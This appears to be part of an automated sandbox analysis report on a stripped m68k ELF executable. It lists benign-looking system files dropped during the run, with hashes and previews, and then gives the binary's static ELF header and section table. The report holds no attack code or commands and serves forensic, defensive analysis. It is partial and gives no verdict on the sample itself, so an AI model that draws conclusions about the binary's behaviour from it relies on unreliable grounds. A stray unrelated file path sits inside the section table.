SHA-512:	57A0C6A92932C17AD5321F62511C40B696010F6B1823D91D6200C8FED5AC4F25B20ABEFC6CEC806616AE71BBEF4EB01A886C0760281F3A60545E32E5EDF1A93
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=closing.STOPPING=yes.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/12349.REALTIME=1642205501210887.MONOTONIC=476494421.LAST_SESSION_TIMESTAMP=476605908.

/run/systemd/users/.#127osndWP	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	282
Entropy (8bit):	5.283067066552157
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgVuR257iesnAir/0Ixff6NEJgpfXpQ2thQc2pb02/g2p9rwB:qgFq30VuR8L/ibBEEJgpfX1thQHtPYqi
MD5:	1EC1C89892C8D4BEE5E2C17C804195C7
SHA1:	FE15F72C2B5AEA40136126E44E30555DEFFB2058
SHA-256:	63F5D1012E37FDB1AE1762A20A8A453EFF08E2B7D2F5D47D073D36D9BF40485D
SHA-512:	65035750D257F237B56F7212B59A65DD3E3DBBF6516693240F87B3C6EED4D0168A3A3DA6E125FEF1E254E593A2F92016C22B08B3E512757ADF21AAAA2BEF3138
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/12287.REALTIME=1642205501210887.MONOTONIC=476494421.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

/run/systemd/users/.#127yCudpO	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	282
Entropy (8bit):	5.283067066552157
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgVuR257iesnAir/0Ixff6NEJgpfXpQ2thQc2pb02/g2p9rwB:qgFq30VuR8L/ibBEEJgpfX1thQHtPYqi
MD5:	1EC1C89892C8D4BEE5E2C17C804195C7
SHA1:	FE15F72C2B5AEA40136126E44E30555DEFFB2058
SHA-256:	63F5D1012E37FDB1AE1762A20A8A453EFF08E2B7D2F5D47D073D36D9BF40485D
SHA-512:	65035750D257F237B56F7212B59A65DD3E3DBBF6516693240F87B3C6EED4D0168A3A3DA6E125FEF1E254E593A2F92016C22B08B3E512757ADF21AAAA2BEF3138
Malicious:	false

/run/systemd/users/.#127yCudpO	
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SERVICE_JOB=/org/freedesktop/systemd1/job/12287.REALTIME=1642205501210887.MONOTONIC=476494421.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

/run/systemd/users/.#127yZpFSO	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	174
Entropy (8bit):	5.31621081399013
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMs5BuSgdNR2sKiYiesnAv/XSHxJgpMXsce4SXC8H206qodHVt:SbFuFyL3BVgdL87iesnAiRJgpfXNt6xf
MD5:	B01A3E15B809CCFADE145BD9A3B69C2D
SHA1:	534F711596F26B6499EC948B53F063EA0E3EF381
SHA-256:	6BE816E02D6BFDAE6F169DF4DFD215C85E23D5D9E4784C79C405DEFB2EE05A21
SHA-512:	188DD1FDF6F8850E384CF25DA7823E9A9D182E98C83E37325AA72F6C065D8B1E5EA551B020AE142F322A36DFB150BDE32636D2D92242EED243C7FD9E1A272BE
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=closing.STOPPING=no.RUNTIME=/run/user/127.REALTIME=1642205501210887.MONOTONIC=476494421.LAST_SESSION_TIMESTAMP=476605908.

/run/user/1000/pulse/pid	
Process:	/usr/bin/pulseaudio
File Type:	ASCII text
Category:	dropped
Size (bytes):	5
Entropy (8bit):	2.321928094887362
Encrypted:	false
SSDEEP:	3:u:u
MD5:	DD8951127118023416DAAF99E329B6E3
SHA1:	BA2067E4C392F1AEEA933E96AC1A82559B9CE6EC
SHA-256:	CDAF62C6DFD7B9B1C3951E88E991A0671A948B119ABC10A9B0A9CA78F7C3CF0C
SHA-512:	3017A44BDFF027563FEF3DE051B33036BC1A210CCA3B3BF3753E7D50E602A7EA972046B88A249BCB8DE6E2590F4C08EBA8527E783059273CE5BFAD1A0E474C7B
Malicious:	false
Preview:	6041.

/run/utmp	
Process:	/sbin/agetty
File Type:	data
Category:	dropped
Size (bytes):	384
Entropy (8bit):	0.6775035134351416
Encrypted:	false
SSDEEP:	3:a1sXlXEWtl/v3/l:1+yl3
MD5:	0EF06A43C5C2F6730EA432B303B0A20A
SHA1:	EAD726FAE27D763643A3F752D4212510ECC938A7
SHA-256:	76A3F9BE48093B2457C21A59B01C4A31759E27F9922DC55E132203A40FDAFFD9
SHA-512:	42DCF604C0C10E48F69FE7B336F8AACACD9A82FD7733690188CFB9B8B5774891BAD9003A798DDBDC33FEFBED65EAA301BE1C9464B99774F87B966F64919A5C4
Malicious:	false
Preview:	.....tty2.tty2.....tty2LOGIN.....a.Y.....

/var/cache/man/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	622592
Entropy (8bit):	4.657516417799966
Encrypted:	false
SSDEEP:	6144:rb7cWWov4H5N80nuDSyvxYCWZ0/VmpRELAR/QuU/MzUCl1NZ:H4WWoGgvSiOp2kl
MD5:	0C99179B6C5CFE82203424AD7DAD0D8F
SHA1:	CAC50B64B1352723FF8F58BB1B103B93C396539B

/var/cache/man/5237	
SHA-256:	CEC6859D12C6A981ACA4D7C88F6E62E9616FB4D765C4A52147A7DA7BAD4F2420
SHA-512:	4226FDE9F558FFEF2107C330DB942E7E665C51C520A840221541AD255D0995AF64101C69D42C4BD43037364CC4D152851625A53DC56CC188DC28A3DC8C5602F
Malicious:	false
Preview:	.W..... ....

/var/cache/man/cs/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.6070136442091312
Encrypted:	false
SSDEEP:	48:bhVGQeUzGLIsWUMZJ5CggJHtheYdiKNHTlJ8NK:bhVGaGLIWMZXZgxeYtzll
MD5:	D0CA2EBA9E7A17D4680AA9DDC5F88946
SHA1:	270F443EFF85209052AE8FFA86660AFB0FAAD39B
SHA-256:	9504DC65F8B4E057D0939FA3B2C640FC703D0290EE19381836BAA5EB3EFBADBD
SHA-512:	9F999B0467E396E78A91F0BFE56E191DB9D9AFA6DC47858F3427CB44A39D5A13A206542A471CE15C8851674A234B9A7A49AAB7E6D5AF8D080BBC99C2BA3C56D 8
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/cs/index.db.bmsf99	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/da/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	2.24195239843379
Encrypted:	false
SSDEEP:	96:bhHY2DzMnpU0QMiloesQdUTn3WVE0UnknJfsWdv0SBpEVvsb6eZeGfRL+:dYKM+oagn3WW5nkniWdv0SAVE6eZee6
MD5:	4DF08004EE4C5384C02376841F2B50BC
SHA1:	C02E58212CA012913390B4C1CCD64DD3353009EE
SHA-256:	F4D6A62A734E2844B99F3AD0EB480373AFBE56B29C0CFC9C70D9DFDF19D95C02
SHA-512:	6146001CA7028F58595235F244AE8FC4ECAEA3E95C83276514FC704E91B7596678E74CDE9963D680F2493F9C04AFDEBC4DB5094E2AB7C1A949E9378307AE0116
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/da/index.db.77D2Mb	
Process:	/usr/bin/mandb

/var/cache/man/da/index.db.77D2Mb	
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/de/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	45056
Entropy (8bit):	4.163082397566274
Encrypted:	false
SSDEEP:	768:gMGrknsA3KVtOOcmGMrTJDEEf5R4OHEiVDdtq5:/GrkncXD+qHHEGLq
MD5:	76106CF504A3AF8D0A3C3DDCEDA97B13
SHA1:	2A436209AF2F56122930FA3A44D5FC4342D2B990
SHA-256:	0ACD514C9FA06C203FCAE53A7769AAC4B5EA402DE2D9167308F1B9DC5335DDD2
SHA-512:	69626AC932561192F06CB1B5CBE602FD7EDD6C8A5AB0EDD3C6DB895128553FF338DCA27BC43FFDDFFD6B7ED1FCFFD6C6ADA57CB6B5216A2F626EF1CDE5C DB06
Malicious:	false
Preview:	.W..... ....

/var/cache/man/de/index.db.S3TEtc	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	45056
Entropy (8bit):	0.20558603354177746
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	55880A8B73FD160B73198E09A21C83DB
SHA1:	5EB780702D2501747AF46F7525EF5C635EC5E64C
SHA-256:	66BD4C98AF40E2E208AC102ACD0F555A6C118E7258D91B833BE1D53EBFFB7BBB
SHA-512:	388924B8CAE80CCA6CA8E5109D0239A963A66CC0454450223EC7FB2A188F6F05E49632E535DC06E49DF6D007B221AA6B3D5F23C80203BCC861FF95EFA10AC1F
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/es/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	2.469907427008948
Encrypted:	false
SSDEEP:	96:bhj9SeW/8iDdO/tktuGWTaZxzn3zbHGc2WjAXGBCgfd6Dgzs30z8ztvpWF4DXst:99PGo9Tmn3zbNBSw/fd6Oz8ztQSDXo
MD5:	3DBF4FF017D406F407BFBC2011BCAE9E
SHA1:	FF64864ACA18DFA7869715CE8AA5ECC3DABA54B6
SHA-256:	640C040F364061A5825E913682798C9BC8E1081088894D3FEB2C3EC39D02A379
SHA-512:	3DCC8F432487C532A1F69D321EB57EFE5CFE65AA3C99B81EA1A56613F8F460EA9ED7D2031615F2E60A3F2EE279D411848E5387CC8B8D5F28D8F8D0055D72489

/var/cache/man/es/5237	
Malicious:	false
Preview:	.W.....P..... ....

/var/cache/man/es/index.db.cn8Gbb	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.3847690842836057
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	F0B902DEA5EF122A0B1F0F496DDC781B
SHA1:	90176D320A9C3601787D53CC346DC743367D53F1
SHA-256:	CFD64D42263C5D323AF423FC09CDB5DDB2F914114B87BAB6566EAB1020F15DE0
SHA-512:	3A5BC0E51D53A12E65441FB98E1201DC434C42DB389CFCA4C96FF65C2413CF9B06B29CC39A48BD3FDC61F4896396813E54B9C2CE404EF35AC33B35377E7188
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fi/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.5882948808594274
Encrypted:	false
SSDEEP:	12:Ey20yaajjjjjjjjjjjjjjjjjjjjjjjGjjjjjjjjjjjjjjjjjjjjjjjjp:bhjz+9Ab
MD5:	09F6ED1A60B8A4203EA97CF5926C6AFF
SHA1:	C28F4E393D55AD057E3C7608741904B796F67076
SHA-256:	56664D61D0BB8BF34CCA28C73CB314CB73EA1C4FAC64D2208B43F63C009FC855
SHA-512:	476EAE37D827C8BB322213799AB52DBE8FA43274DB3447BC5FEDFED64ECCEAF2C11DA375FDA09B37977D03CA1910E22443B22A3EEA875CE6F3BC698F8ADC0 0E2
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fi/index.db.WVQHwc	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fr.ISO8859-1/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped

/var/cache/man/fr.ISO8859-1/5237	
Size (bytes):	16384
Entropy (8bit):	0.9312184489410064
Encrypted:	false
SSDEEP:	12:Ey20ylpyjjjjjjjjjjjjjjjjjjjjjjXjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjGz7:bhbpFi043WmkN2GmGufUeDDx+yxrq3
MD5:	43ADE2E40B8B5A0DFA0A155FC9A02F7F
SHA1:	3D04BDFFD0E2A8433150C87D334014099336A5C5
SHA-256:	81E48EE4653A5E6F25C33133F24F045EB1EB2CC6724ECE0C5336612AB711273E
SHA-512:	C9C5C436A0E986A39CE3FA1CAF15A92D509F4450744BAE0283204B58CDD6FE9B8EEB8D3E2CAFB4B1ACB46729317FFAEFE86B0DD2D60472CAB30B204CC2003B03
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fr.ISO8859-1/index.db.oO9WYa	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fr.UTF-8/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.9312184489410064
Encrypted:	false
SSDEEP:	12:Ey20ylpyjjjjjjjjjjjjjjjjjjjjjjXjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjGz7:bhbpFi043WmkN2GmGufUeDDx+yxrq3
MD5:	43ADE2E40B8B5A0DFA0A155FC9A02F7F
SHA1:	3D04BDFFD0E2A8433150C87D334014099336A5C5
SHA-256:	81E48EE4653A5E6F25C33133F24F045EB1EB2CC6724ECE0C5336612AB711273E
SHA-512:	C9C5C436A0E986A39CE3FA1CAF15A92D509F4450744BAE0283204B58CDD6FE9B8EEB8D3E2CAFB4B1ACB46729317FFAEFE86B0DD2D60472CAB30B204CC2003B03
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/fr.UTF-8/index.db.Y4hA8c	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false

/var/cache/man/fr.UTF-8/index.db.Y4hA8c	
Preview:	.W.....@..... ....

/var/cache/man/fr/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	3.830407078917234
Encrypted:	false
SSDEEP:	768:A4VX6Bd+dla5HmdT8qHl87BaIPay4uz8HksNHnwNO:A4ROd+dStM83PavNHC
MD5:	D67718AACFF87A57BE074CD654082F35
SHA1:	FC26BEB9BAD0B6B53CAD5C8EC22EDD9B1E60789B
SHA-256:	7577D262DAC05C6B4DDBA81084C1F880827FAF8A7C7210D2B55C0C526D801C72
SHA-512:	05CC5690AC6126D0CC4647A07B5FE5A9F0EBBA9238F3EB1DAF9C41151724A8ED9E746B9C77EFF4F532F19810891F2DA56EF26D309746F7E7827EF83447053880
Malicious:	false
Preview:	.W..... ....

/var/cache/man/fr/index.db.sUR25d	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.22208993462959856
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	425CB57CD9B42556C8089FE7A7A3E495
SHA1:	4F33F9A9897218FDED958FD8F8D7AF7CD8BC48F3
SHA-256:	85E01EFF2AC0C83C827E118D5CE2CD1E1A19E059688B6E0D09CB3CC131F065D3
SHA-512:	8C7D4DACF5C5C5C4B78775048427AF99ED8057590AA3A69FD5B3F875B6DDD249A6DB0AF3A51BB96A7F629D1017B272317583A8DFF89FB3968FFE2F246F040F3
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/hu/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.9419610786280751
Encrypted:	false
SSDEEP:	24:bh04IR9rYz9kvNQFl46MdnqfPE9eTuF0Ce:bhXIHakVQmnqXqeT/Ce
MD5:	18F02B57872A97DE1E82FF5348A5AF1B
SHA1:	52F332343B120B1C950AC02B3C923556C70DC62A
SHA-256:	5C605DE68B3E05754698485F73413F4052AEA8C3AAE6012AC6416B3B6B056DF7
SHA-512:	E33A8412F52D26BDE55E4D72E0D9D09EB777F4B882F5BB1C4625AB392EE321D6ACD8795001BF50CCDACFAC131A1263B1398F208799F753554C43349136EB8BEC
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/hu/index.db.yksjkd	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384

/var/cache/man/hu/index.db.yksjkd	
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/id/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.309811236154278
Encrypted:	false
SSDEEP:	48:bhESUeDVrWTVd5ekRv/KSmGWqR0VouC4btU8IzTC74ExJKGtII:bhEVeBqTVdAcn3Iowl4UBtx
MD5:	3AFDA1B0F729816929FF7A6628D776D5
SHA1:	5982940A5782F11AEB5BF859C055DE3FEFBDF5DB
SHA-256:	77809D5F38F6D96A2E8BA9BE0DFBB16C10B6B1FF7D2BA1DD5FB9437F73C47E7F
SHA-512:	6D4CE03475C68EDC0AE928E7F65BB8C06198721146A1266F55455AF3D5E24F44A569E007C0DC44BC7745C1573DBC7F02B8C4094F9BD97FAF6A0B5894BE0E07E
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/id/index.db.Zd40Sd	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/index.db.EUDhwa	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	622592
Entropy (8bit):	0.022159377425242585
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	2E442DBA85DEDFDCB07090FDF9DE90D0
SHA1:	02658086E93854D13D82B1F0D80F4B78D26DCA51
SHA-256:	62406BFE7657964E490DE65A0007F7C1D59B62B2B9AD35BA55BA219673378848
SHA-512:	FDBBA0DEF310CF7DBF448CFB6E5C9CDCEFBF6A0CAEB26CA3AFA91A388FBA10A9E77BCC27CA9B0AEA2A7B67F964849E147FB44862C7394C2C7CDCB572C06FCB05
Malicious:	false

/var/cache/man/index.db.EUDhwa	
Preview:	.W.....@..... ....

/var/cache/man/it/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.3621193886235408
Encrypted:	false
SSDEEP:	384:Jtp0q5d98n3SaMfhtxfmbMy+HseeNwoMbHf:JDd9QSBf
MD5:	B228DE097081AF360D337CF8C8FF2C6F
SHA1:	7DD2C4640925B225F98014566F73C35F4E960940
SHA-256:	1056CECADA78542B173EE469C9BEAF61F81298EBBD21B54EA6EE449028E18B3F
SHA-512:	F61D7F9040E452C4B1B77F3657BE4252475C3BF23D78EED903A5E55FA97BA0571BA3AD90DBA7F77C334DF5B721F909B12720515034421A4AAB0450D1D43B32E4
Malicious:	false
Preview:	.W.....P..... ....

/var/cache/man/it/index.db.OyRu9a	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.3847690842836057
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	F0B902DEA5EF122A0B1F0F496DDC781B
SHA1:	90176D320A9C3601787D53CC346DC743367D53F1
SHA-256:	CFD64D42263C5D323AF423FC09CDB5DDB2F914114B87BAB6566EAB1020F15DE0
SHA-512:	3A5BC0E51D53A12E65441FB98E1201DC434C42DB389CFCA4C96FF65C2413CF9B06B29CC39A48BD3FDC61F4896396813E54B9C2CE404EF35AC33B35377E7188
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/ja/5237	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.667488020062395
Encrypted:	false
SSDEEP:	192:CF4pPRfAgFn35FF1veUMjGiEGBuPhiB0PUKwA+U:5PRfAgFn35MSeAPUjN
MD5:	D3CD7D67F8155491493BB7235FB9AA57
SHA1:	5A7AE62A7AFE50EFCCED06CBD56AE2A0A284EFF3
SHA-256:	6958349ECA637F99AABC419B5E402CFB50BC5B8867F31BCB67F064F47A209929
SHA-512:	1168BF697CDE563F7D82A71EAE1CD496EA81D178B26F87EAAF2EDEED13274B1E3500CE1C981647717598495EBE1FF8F8AC54AD33547506E566C925D7002F5CF
Malicious:	false
Preview:	.W.....P..... ....

Static File Info

General	
File type:	ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically linked, stripped
Entropy (8bit):	6.450953088646894
TrID:	• ELF Executable and Linkable format (generic) (4004/1) 100.00%
File name:	nSg5RM0w0d
File size:	82536
MD5:	5ba84075b6789440e97cb6095ad55c32
SHA1:	19c16b64b5482561db39de26034459274b9dfb91
SHA256:	65222b0aa3c9aa64a92d8c4aa20e664ff6a7049c8b70dac73d85794407a32ded
SHA512:	1bac13043f41619ec336cbf9864736fb6618cb3ec450daeb78098d8cbe6fbbf46b2a25b4b4803c950ef6e8cf3cff6b3f7bb3ad76b03bf84b77933d3ba86d8fc5
SSDEEP:	1536:O34T6BjBBEzSgY/0TZ4NUywvf02LO/d8f218TtCq2Y5TH6Bk:OA+Io/0dvMKgDXqhl
File Content Preview:	.ELF.....D...4..@.....4. ...(.....>j..>j. ....>p..^p..^p...(..... .dt.Q.....NV..a. ...da... .N^NuNV..J9..`.f>"y..^. QJ.g.X.#...^.N."y..^. QJ.f. A.....J.g.Hy..>lN.X.....`.N^NuNV..N^NuN

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, big endian
Version:	1 (current)
Machine:	MC68000
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - System V
ABI Version:	0
Entry Point Address:	0x80000144
Flags:	0x0
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	3
Section Header Offset:	82136
Section Header Size:	40
Number of Section Headers:	10
Header String Table Index:	9

Sections


Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
	NULL	0x0	0x0	0x0	0x0	0x0		0	0	0
.init	PROGBITS	0x80000094	0x94	0x14	0x0	0x6	AX	0	0	2
.text	PROGBITS	0x800000a8	0xa8	0x120ae	0x0	0x6	AX	0	0	4
.fini	PROGBITS	0x80012156	0x12156	0xe	0x0	0x6	AX	0	0	2
.rodata	PROGBITS	0x80012164	0x12164	0x1d06	0x0	0x2	A	0	0	2
.ctors	PROGBITS	0x80015e70	0x13e70	0x8	0x0	0x3	WA	0	0	4
.dtors	PROGBITS	0x80015e78	0x13e78	0x8	0x0	0x3	WA	0	0	4
.data	PROGBITS	0x80015e84	0x13e84	0x214	0x0	0x3	WA	0	0	4
.bss	NOBITS	0x80016098	0x14098	0x4b4	0x0	0x3	WA	0	0	4
.shstrtab	STRTAB	0x0	0x14098	0x3e	0x0	0x0		0	0	1

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
